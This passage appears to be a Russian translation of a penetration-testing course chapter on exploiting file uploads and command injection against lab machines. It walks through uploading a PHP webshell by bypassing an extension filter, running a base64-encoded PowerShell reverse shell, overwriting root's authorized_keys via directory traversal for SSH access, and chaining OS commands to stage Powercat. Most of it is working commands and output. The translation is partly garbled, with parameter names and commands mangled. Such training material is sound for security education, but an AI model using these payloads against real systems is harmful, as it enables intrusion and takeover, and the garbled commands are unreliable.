Один способ обойти этот фильтр - изменить расширение файла на менее распространенное PHP расширение файла2, например **.phps** или **.php7**. Это может позволить обойти простые фильтры, которые проверяют только наиболее распространенные расширение файлas, **.php** и **.phtml**. Эти альтернативные расширение файлas в основном использовались для старых версий PHP или специфичных случаев, но в современных версиях PHP они все еще поддерживаются ради совместимости.

Другой способ обойти фильтр - изменить символы в расширение файла на верхний регистр. Blacklist может быть реализован сравнением расширение файла загружаемого файла со списком строк, содержащих только lowercase PHP расширение файлas. Если это так, можно обновить расширение файла загружаемого файла символами uppercase, чтобы обойти фильтр.

Попробуем второй метод, изменив расширение файла нашего `simple-backdoor.php` с **.php** на **.pHP**. После переименования файла в терминале или файловом менеджере загрузим его через веб-форму.



Это небольшое изменение позволило обойти фильтр и загрузить файл. Подтвердим, можем ли использовать его для выполнения кода так же, как в разделе RFI. Вывод показывает, что файл был загружен в каталог "uploads", поэтому можно предположить, что существует каталог с именем "uploads".

Используем **curl**, чтобы передать **dir** как команду для параметра "cmd" нашего загруженного веб-оболочки.

```
kali@kali:~$ curl http://192.168.50.189/meteor/uploads/simple-backdoor.pHPcmd=dir
...
 Directory of C:\xampp\htdocs\meteor\uploads

04/04/2022  06:23 AM    <DIR>          .
04/04/2022  06:23 AM    <DIR>          ..
04/04/2022  06:21 AM               328 simple-backdoor.pHP
```

```
04/04/2022  06:03 AM                15 test.txt
               2 File(s)            343 bytes
               2 Dir(s)  15,410,925,568 bytes free
...
```

Листинг 30 - Выполнение команды dir в загруженном webshell

Листинг 30 показывает вывод команды **dir**, подтверждая, что теперь мы можем выполнять команды на целевой системе. Хотя этот обход был быстрым и простым, такие обходы часто оказываются очень эффективными.

Завершим этот раздел получением reverse shell с целевой машины. Запустим Netcat listener в новом терминале, чтобы принять входящий reverse shell на порту 4444.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

Листинг 31 - Запуск Netcat listener на порту 4444

Для reverse shell используем PowerShell one-liner. Так как в one-liner reverse shell есть несколько специальных символов, закодируем строку с base64. Для выполнения encoding можно использовать *PowerShell* или online converter.

В этой демонстрации мы используем PowerShell на машине Kali для encoding one-liner reverse shell. Сначала создадим переменную *$Text*, которая будет хранить one-liner reverse shell как строку. Затем можно использовать метод *convert* и свойство *Unicode* из класса *Encoding*, чтобы закодировать содержимое переменной *$Text*.

```
kali@kali:~$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS> $Text = '$client = New-Object System.Net.Sockets.TCPClient("192.168.119.3",4444);$stream = $client.
    GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
    2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::
    ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'


PS> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)

PS> $EncodedText =[Convert]::ToBase64String($Bytes)

PS> $EncodedText
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvA
    HMAZQAoACkA


PS> exit
```

Листинг 32 - Encoding one-liner в PowerShell на Linux

Как показано в листинге 32, переменная *$EncodedText* содержит encoded reverse shell one-liner. Используем **curl**, чтобы выполнить encoded one-liner через загруженный **simple-backdoor.pHP**. Можно добавить base64 encoded string для команды *powershell* с помощью параметра `-enc`. Также нужно использовать URL encoding для пробелов.

```
kali@kali:~$ curl http://192.168.50.189/meteor/uploads/simple-backdoor.pHPcmd=powershell%20-
    enc%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvA
    HMAZQAoACkA
```

Листинг 33 - Использование curl для отправки base64-encoded однострочника reverse shell

После выполнения команды мы должны получить входящий reverse shell во втором терминале, где слушает Netcat.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50603
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.50.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

PS C:\xampp\htdocs\meteor\uploads> whoami
nt authority\system
```

Листинг 34 - Входящий reverse shell

Листинг 34 показывает, что мы получили reverse shell через base64-encoded однострочника reverse shell. Отлично!

В этом разделе мы продемонстрировали, как злоупотреблять file механизм загрузки в PHP веб-приложение. Мы достигли code execution, загрузив веб-оболочки с машины Kali. Если бы целевое веб-приложение использовало ASP вместо PHP, можно было бы использовать тот же процесс для получения code execution, как в предыдущем примере, но загрузить ASP веб-оболочки. К счастью, Kali уже содержит широкий набор веб-оболочек для фреймворков и языков, которые мы обсуждали ранее, в каталоге `/usr/share/webshells/`.

```
kali@kali:~$ ls -la /usr/share/webshells
total 40
drwxr-xr-x   8 root root  4096 Feb 11 02:00 .
drwxr-xr-x 320 root root 12288 Apr 19 09:17 ..
drwxr-xr-x   2 root root  4096 Feb 11 01:58 asp
drwxr-xr-x   2 root root  4096 Apr 25 07:25 aspx
drwxr-xr-x   2 root root  4096 Feb 11 01:58 cfm
drwxr-xr-x   2 root root  4096 Apr 25 07:06 jsp
lrwxrwxrwx   1 root root    19 Feb 11 02:00 laudanum -> /usr/share/laudanum
drwxr-xr-x   2 root root  4096 Feb 11 01:58 perl
drwxr-xr-x   3 root root  4096 Feb 11 01:58 php
```

Листинг 35 - Вывод каталога webshells в Kali

Листинг 35 показывает фреймворки и языки, для которых Kali уже предлагает веб-оболочек. Важно понимать, что хотя реализация веб-оболочки зависит от языка программирования, базовый процесс использования веб-оболочки почти идентичен для этих фреймворков и языков. После определения фреймворка или языка целевого веб-приложения нужно найти способ загрузить веб-оболочки. Web shell должен быть размещен там, где мы можем к нему обратиться. Затем можно передавать ему команды, которые выполняются на нижележащей системе.

Нужно помнить, что типы файлов наших веб-оболочек могут быть заблокированы через фильтр или механизм загрузки. В таких ситуациях можно попробовать обойти фильтр, как в этом разделе. Однако есть и другие варианты. Веб-приложения, работающие с файлами и управляющие ими, часто позволяют пользователям переименовывать или изменять файлы. Мы можем злоупотребить этим, загрузив файл с безобидным типом, например **.txt**, а затем вернуть файлу исходный тип веб-оболочки путем переименования.

(Wikipedia, 2022), en.wikipedia.org

(Github, 2016), github.com

(Github, 2022), gist.github.com

(Active Directory Security, 2014), adsecurity.org

(Base64Encode, 2022), base64encode.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com


(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2020), docs.microsoft.com

1. Следуйте шагам выше на VM #1 и эксплуатируйте уязвимость file upload. Flag расположен в файле `C:\xampp\passwords.txt` как password для пользователя *mountainadmin*.
2. Целевая VM #2 запускает экземпляр *TinyFileManager*. Перед началом отключите Burp, чтобы избежать проблем с веб-приложением. Войдите в веб-приложение по адресу `http://192.168.50.16/index.php` с пользователем **admin** и паролем **admin@123**. Найдите способ получить code execution с помощью загруженного веб-оболочки. Отобразите содержимое файла `/opt/install.txt`, чтобы получить flag.

В этом разделе мы рассмотрим, почему ошибки в file uploads могут иметь серьезные последствия даже тогда, когда атакующий не может выполнить загруженные файлы. Мы можем столкнуться со сценариями, где обнаружен unrestricted file механизм загрузки, но напрямую эксплуатировать его невозможно. Один пример - *Google Drive*, куда можно загружать любые файлы, но нельзя использовать это для получения системного доступа. В таких ситуациях нужно использовать другую уязвимость, например Directory Traversal, чтобы злоупотребить file механизм загрузки.

Начнем исследовать обновленное веб-приложение "Mountain Desserts", перейдя на `http://mountaindesserts.com:8000`.



Сначала заметим, что новая версия веб-приложения все еще позволяет загружать файлы. Текст также раскрывает, что эта версия приложения работает на Linux. Кроме того, внизу страницы нет ссылки *Admin*, а `index.php` отсутствует в URL. Используем **curl**, чтобы подтвердить, существуют ли файлы `admin.php` и `index.php`.

```
kali@kali:~$ curl http://mountaindesserts.com:8000/index.php
404 page not found

kali@kali:~$ curl http://mountaindesserts.com:8000/meteor/index.php
404 page not found

kali@kali:~$ curl http://mountaindesserts.com:8000/admin.php
404 page not found
```

Листинг 36 - Неудачные попытки доступа к PHP-файлам

Листинг 36 показывает, что файлы `index.php` и `admin.php` больше не существуют в веб-приложении. Можно безопасно предположить, что веб-сервер больше не использует PHP. Попробуем загрузить текстовый файл. Запустим Burp для захвата запросов и используем форму веб-приложения, чтобы загрузить файл `test.txt` из предыдущего раздела.





Рисунок 19 показывает, что, согласно выводу веб-приложения, файл был успешно загружен.

При тестировании форму загрузки файлов всегда нужно определить, что происходит при повторной загрузке файла. Если веб-приложение указывает, что файл уже существует, этот метод можно использовать для перебора содержимого веб-сервера. Если же веб-приложение отображает сообщение об ошибке, оно может предоставить ценную информацию, например язык программирования или используемые веб-технологии.

Просмотрим запрос загрузки `test.txt` в Burp. Выберем POST-запрос в *HTTP history*, отправим его в Repeater и нажмем *Send*.



Рисунок 20 показывает, что мы получаем тот же вывод, что и в браузере, без новой или ценной информации. Далее проверим, позволяет ли веб-приложение указать относительный путь в filename и записать файл через Directory Traversal за пределы web root. Это можно сделать, изменив параметр "filename" в запросе так, чтобы он содержал `../../../../../../../test.txt`, затем нажать *send*.



Область *Response* показывает, что вывод включает последовательности `../`. К сожалению, у нас нет способа узнать, был ли относительный путь использован для размещения файла. Возможно, ответ веб-приложения просто отразил наше имя файла и санитизировал его внутри. Пока предположим, что относительный путь использовался для размещения файла, поскольку других векторов атаки мы не нашли. Если предположение верно, можно попробовать вслепую перезаписывать файлы, что может привести к доступу к системе. Нужно помнить, что слепая перезапись файлов в реальном тесте на проникновение может привести к потере данных или дорогостоящему простою production-системы. Прежде чем двигаться дальше, кратко рассмотрим учетные записи и права веб-серверов.

Веб-приложения, использующие *Apache*, *Nginx* или другие dedicated веб-серверов, часто запускаются от специальных пользователей, например *www-data* в Linux. Традиционно на Windows веб-сервер IIS работает как учетная запись *Network Service*, встроенная Windows identity без пароля и с низкими привилегиями. Начиная с IIS версии 7.5 Microsoft представила *IIS Application Pool Identities*. Это virtual accounts, запускающие веб-приложения, сгруппированные по *application pools*.

Каждый application pool имеет собственную pool identity, что позволяет точнее настраивать разрешения для учетных записей, запускающих веб-приложения.

При использовании языков программирования, которые включают собственный веб-сервер, администраторы и разработчики часто развертывают веб-приложение без какой-либо структуры привилегий, запуская приложения как *root* или *Administrator*, чтобы избежать проблем с разрешениями. Это означает, что нужно всегда проверять, можем ли мы использовать привилегии root или administrator в уязвимости загрузки файлов.

Попробуем перезаписать файл `authorized_keys` в домашнем каталоге *root*. Если этот файл содержит public key от private key, которым мы управляем, можно получить доступ к системе через SSH как пользователь *root*. Для этого создадим SSH keypair с помощью **ssh-keygen**, а также файл с именем `authorized_keys`, содержащий ранее созданный public key.

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): fileup
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in fileup
Your public key has been saved in fileup.pub
...

kali@kali:~$ cat fileup.pub > authorized_keys
```

Листинг 37 - Подготовка файла authorized_keys для File Upload

Теперь, когда файл `authorized_keys` содержит наш public key, можно загрузить его с относительным путем `../../../../../../../root/.ssh/authorized_keys`. Мы выберем файл `authorized_keys` в форму загрузки файлов и включим intercept в Burp перед нажатием кнопки *Upload*. Когда Burp покажет перехваченный запрос, изменим filename соответствующим образом и нажмем *Forward*.




Рисунок 22 показывает указанный относительный путь для файла `authorized_keys`. Если мы успешно перезаписали файл `authorized_keys` пользователя *root*, то сможем использовать private key для подключения к системе через SSH. Следует отметить, что часто пользователь *root* не имеет SSH-доступ permissions. Однако, поскольку мы не можем проверить других пользователей, например отобразив содержимое `/etc/passwd`, это единственный вариант.

Целевая система запускает SSH-сервером на порту 2222. Используем соответствующий private key от public key в файле `authorized_keys`, чтобы попробовать подключиться к системе. Используем параметр `-i`, чтобы указать private key, и `-p` для порта.

В учебном блоке Directory Traversal мы подключались к порту 2222 на хосте **mountaindesserts.com**, и наша Kali-система сохранила host key удаленного хоста. Так как целевая система этого раздела - другая машина, SSH выдаст ошибку, потому что не сможет проверить host key, сохраненный ранее. Чтобы избежать этой ошибки, удалим файл `known_hosts` перед подключением к системе. Этот файл содержит все host keys предыдущих SSH-подключенияs.

```
kali@kali:~$ rm ~/.ssh/known_hosts

kali@kali:~$ ssh -p 2222 -i fileup root@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be established.
ED25519 key fingerprint is SHA256:R2JQNI3WJqpEehY2Iv9QdlMAoeB3jnPvjJqqfDZ3IXU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
...
root@76b77a6eae51:~#
```

Листинг 38 - Использование SSH key для успешного подключения через SSH как root user

Мы смогли успешно подключиться как *root* с нашим private key благодаря перезаписанному файлу `authorized_keys`. В сценарии, где нельзя использовать file механизм загрузки для загрузки исполняемых файлов, нужно действовать творчески, чтобы найти другие применимые векторы.

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2021), en.wikipedia.org

1. Следуйте шагам выше на VM #1, чтобы перезаписать файл `authorized_keys` через file механизм загрузки. Подключитесь к системе через SSH на порт 2222 и найдите flag в `/root/flag.txt`.

9.4. Command Injection

Этот учебный блок охватывает следующие учебные цели:

• Изучить инъекцию команд в веб-приложениях
• Использовать команды операционной системы для OS инъекцию команд
• Понять, как использовать инъекцию команд для получения системного доступа

В этом учебном блоке мы исследуем, как выявлять и эксплуатировать уязвимости инъекцию команд. Мы узнаем об OS инъекцию команд, который позволяет внедрять команды в командную строку нижележащей операционной системы веб-приложения.

Веб-приложениям часто нужно взаимодействовать с нижележащей операционной системой, например когда через механизм загрузки файлов создается файл. Веб-приложения всегда должны предоставлять специальные API или функциональность, использующие подготовленные команды для взаимодействия с системой. Подготовленные команды предоставляют набор функций нижележащей системе, и пользовательский ввод не может их изменить. Однако такие API и функции часто требуют очень много времени на планирование и разработку.

Иногда веб-приложению нужно обрабатывать множество разных случаев, и набор предопределенных функций может быть слишком негибким. В таких случаях веб-разработчики часто склонны напрямую принимать пользовательский ввод, а затем санитизировать его. Это означает, что пользовательский ввод фильтруется на предмет любых command sequences, которые могут попытаться изменить поведение приложения в вредоносных целях.

Для этой демонстрации рассмотрим веб-приложение "Mountain Vaults", работающее на порту 8000 на системе *MOUNTAIN*. Мы можем открыть его в браузере, перейдя на `http://192.168.50.189:8000`.





Рисунок 23 показывает обновленную версию приложения. В этой версии мы можем клонировать git repositories, вводя команду **git clone** вместе с URL. Пример показывает ту же команду, которую мы использовали бы в командной строке. Можно выдвинуть гипотезу, что операционная система, возможно, выполняет эту строку, и поэтому мы можем внедрить собственные команды. Попробуем использовать форму для клонирования репозитория *ExploitDB*.



После нажатия *submit* начинается процесс cloning репозитория ExploitDB.



Вывод показывает, что репозиторий был успешно клонирован.

В лабораторной среде cloning репозитория приведет к ошибке. Однако, чтобы следовать прохождение, можно просто пропустить этот шаг.

Кроме того, фактическая команда отображается в выводе веб-приложения. Попробуем внедрить произвольные команды, такие как **ipconfig**, **ifconfig** и **hostname**, с помощью **curl**. Перейдем в *HTTP history* в Burp, чтобы понять корректную структуру POST-запрос. Запрос показывает, что параметр "Arcулье" используется для команды.




Рисунок показывает, что параметр "Arcулье" содержит Git command. Это означает, что можно использовать **curl**, чтобы передать собственные команды в параметр. Сделаем это с помощью параметра `-X`, чтобы изменить request type на POST. Также используем `--data`, чтобы указать данные, отправляемые в POST-запрос.

```
kali@kali:~$ curl -X POST --data 'Arcулье=ipconfig' http://192.168.50.189:8000/arcулье

Command Injection detected. Aborting...%!(EXTRA string=ipconfig)
```

Листинг 39 - Обнаруженный Command Injection для ipconfig

С первой попытки веб-приложение показывает, что обнаружило попытку инъекцию команд с командой **ipconfig**. Попробуем отступить от рабочего ввода и найти обход фильтра. Далее попробуем передать только команду **git** для параметра Arcулье в POST-запрос.

```
kali@kali:~$ curl -X POST --data 'Arcулье=git' http://192.168.50.189:8000/arcулье

An error occured with execution: exit status 1 and usage: git [--version] [--help] [-C <path>] [-c
    <name>=<value>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
...
   push       Update remote refs along with associated objects

'git help -a' and 'git help -g' list available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
to read about a specific subcommand or concept.
See 'git help git' for an overview of the system.
```

Листинг 40 - Ввод git как команды

Вывод показывает help page команды **git**, подтверждая, что мы не ограничены только использованием **git clone**. Так как мы знаем, что передача только "git" работает для execution, можно попробовать добавить subcommand **version**. Если он выполнится, мы установим, что можем указать любую команду **git** и добиться code execution. Это также покажет, работает ли веб-приложение на Windows или Linux, поскольку вывод **версии git** включает строку "Windows" в *Git for Windows*. Если веб-приложение работает на Linux, оно покажет только версию Git.

```
kali@kali:~$ curl -X POST --data 'Arcулье=версии git' http://192.168.50.189:8000/arcулье

Repository successfully cloned with command: версии git and output: версии git 2.35.1.windows.
```

Листинг 40 - Использование версии git для определения операционной системы

Вывод показывает, что веб-приложение работает на Windows. Теперь можно использовать trial-and-error, чтобы исследовать фильтр и понять, что разрешено. Так как мы установили, что нельзя просто указать другую команду, попробуем объединить команды **git** и **ipconfig** с URL-encoded точкой с запятой, представленной как "%3B". Точка с запятой может использоваться в большинстве командных строк, таких как PowerShell или Bash, как delimiter для нескольких команд.

Альтернативно можно использовать два амперсанда, "&&", чтобы указать две последовательные команды. Для Windows командной строки *(CMD)* можно также использовать один амперсанд.

```
kali@kali:~$ curl -X POST --data 'Arcулье=git%3Bipconfig' http://192.168.50.189:8000/arcулье

...
'git help -a' and 'git help -g' list available subcommands and some
concept guides. See 'git help <command>' or 'git help <concept>'
to read about a specific subcommand or concept.
See 'git help git' for an overview of the system.

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.50.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
```

Листинг 41 - Ввод git и ipconfig с encoded semicolon

Вывод показывает, что обе команды были выполнены. Можно предположить, что установлен фильтр, проверяющий, выполняется ли "git" или, возможно, содержится ли он в параметре "Arcулье". Далее узнаем больше о том, как выполняются внедренные команды. Сначала определим, выполняются ли наши команды PowerShell или CMD. В такой ситуации можно использовать удобный snippet, опубликованный *PetSerAl*, который выводит "CMD" или "PowerShell" в зависимости от того, где он выполняется.

```
(dir 2>&1 *`|echo CMD);&<# rem #>echo PowerShell
```

Листинг 42 - Code snippet для проверки, где выполняется наш код

Снова используем URL encoding для отправки.

```
kali@kali:~$ curl -X POST --data 'Arcулье=git%3B(
    dir%202%3E%261%20*%60%7Cecho%20CMD)%3B%26%3C%23%20rem%20%23%3Eecho%20PowerShell' http://192.168.50.189:
    8000/arcулье

...
See 'git help git' for an overview of the system.
PowerShell
```

Листинг 43 - Определение, где выполняются внедренные команды

Вывод содержит "PowerShell", а значит, наши внедренные команды выполняются в среде PowerShell.

Далее попробуем использовать инъекцию команд для получения системного доступа. Используем *Powercat* для создания reverse shell. Powercat - это PowerShell-реализация Netcat, включенная в Kali. Откроем новый терминал, скопируем Powercat в домашний каталог пользователя *kali* и запустим Python3 web server в этом же каталоге.

```
kali@kali:~$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Листинг 44 - Раздача Powercat через Python3 web server

Далее откроем третью вкладку терминала, чтобы создать Netcat listener на порту 4444 для приема reverse shell.

